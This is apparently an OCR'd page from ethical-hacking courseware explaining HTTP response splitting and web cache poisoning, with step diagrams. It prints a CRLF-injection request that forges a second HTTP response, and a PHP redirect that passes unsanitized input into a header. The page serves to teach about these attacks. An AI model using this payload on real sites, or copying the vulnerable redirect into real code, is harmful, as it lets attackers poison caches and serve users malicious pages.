
Example of an HTTP Response-Splitting Attack

In this example, the attacker sends a response-splitting request to the web server. The server splits the response into two and sends the first response to the attacker and the second response to the victim. After receiving the response from the web server, the victim requests service by providing credentials. Simultaneously, the attacker requests for the index page. Subsequently, the web server sends the response to the victim's request to the attacker, and the victim remains uninformed.



Victim
Server
1 Response splitting request
2 First response
3 Request for service
http://www.certifiedhacker.com/account?id=214
4 Second response from attacker's request
5 Attacker requests for
http://www.certifiedhacker.com/index.html
6 Attacker gets
response of victim's request

Figure 13.14: Example of an HTTP response-splitting attack



Web Cache Poisoning Attack

- Web cache poisoning attacks the **reliability of an intermediate web cache source**
- In this attack, the attackers **swap cached content** for a random URL with infected content
- Users of the web cache source can **unknowingly use the poisoned content** instead of the true and secured content when requesting the required URL through the web cache

Attacker
Server

```
GET
http://certifiedhacker.com/index.html
HTTP/1.1
Pragma: no-cache
Host: certifiedhacker.com
-----
Accept-Charset: iso-8859-1,*,utf-8
```

```
GET http://certifiedhacker.com/
        redir.php?site=%0d%0aContent-
Length:%200%0d%0a%0d%0aHTTP/1.1
%20200%20OK%0d%0aLast-
Modified:%20Mon,%2027%20Oct%2020
09%2014:50:18%20GMT%0d%0aConte
nt-Length:%2020%0d%0aContent-
Type:%20text/html%0d%0a%0d%0a<ht
ml>Attack  Page</html> HTTP/1.1
-----
Host: certifiedhacker.com
```

```
GET
http://certifiedhacker.com/index.
html HTTP/1.1 Host: testsite.com
User-Agent: Mozilla/4.7 [en]
(WinNT; I)
.........
Accept-Charset: iso-8859-1,*,utf-8
```

Server Cache	
Address	**Page**
www.certified hacker.com	Original Certified Hacker page

Server Cache

1 Attacker sends request to remove page from cache
2 Normal response after clearing the cache for certifiedhacker.com
3 Attacker sends malicious request that generates two responses (4 and 6)
4 Attacker gets first server response
5 Attacker requests certifiedhacker.com again to generate cache entry
6 The second response of request 3 that points to attacker's page
7 Attacker gets the second response of request 3

Server Cache	
Address	**Page**
www.certifiedhacker.com	Attacker's page

Poisoned Server Cache


```
http://www.
certifiedhacker.com/welcome.php?
lang=
<?php header ("Location:  " .
$_GET['page']); ?>
```

An attacker forces the web server's cache to **flush its actual cache content** and sends a specially **crafted request**, which will be stored in cache

Web Cache Poisoning Attack

Web cache poisoning damages the reliability of an intermediate web cache source. In this attack, an attacker swaps cached content for a random URL with infected content. Users of the web cache source may unknowingly use the poisoned content instead of the true and secured content when requesting the required URL through the web cache.

An attacker forces the web server's cache to flush its actual cache content and sends a specially crafted request to store in the cache. In this case, all the users of that web server cache will receive malicious content until the servers flush the web cache. Web cache poisoning attacks are possible if the web server and application have HTTP response-splitting flaws.



Server Cache	
Address	Page
www.certified hacker.com	Original Certified Hacker page

```
GET
http://certifiedhacker.com/index.html
HTTP/1.1
Pragma: no-cache
Host: certifiedhacker.com
.....
Accept-Charset: iso-8859-1,*,utf-8
```

```
GET http://certifiedhacker.com/
        redir.php?site=%0d%0aContent-
Length:%200%0d%0a%0d%0aHTTP/1.1
%20200%20OK%0d%0aLast-
Modified:%20Mon,%2027%20Oct%2020
09%2014:50:18%20GMT%0d%0aConte
nt-Length:%2020%0d%0aContent-
Type:%20text/html%0d%0a%0d%0a<ht
ml>Attack Page</html> HTTP/1.1
.......
Host: certifiedhacker.com
```

```
GET
http://certifiedhacker.com/index.
html HTTP/1.1 Host: testsite.com
User-Agent: Mozilla/4.7 [en]
(WinNT; I)
 .........
Accept-Charset: iso-8859-1,*,utf-8
```

```
http://www.
certifiedhacker.com/welcome.php?
lang=
<?php header ("Location: " .
$_GET['page']); ?>
```

1 Attacker sends request to remove page from cache

2 Normal response after clearing the cache for certifiedhacker.com

3 Attacker sends malicious request that generates two responses (4 and 6)

4 Attacker gets first server response

5 Attacker requests certifiedhacker.com again to generate cache entry

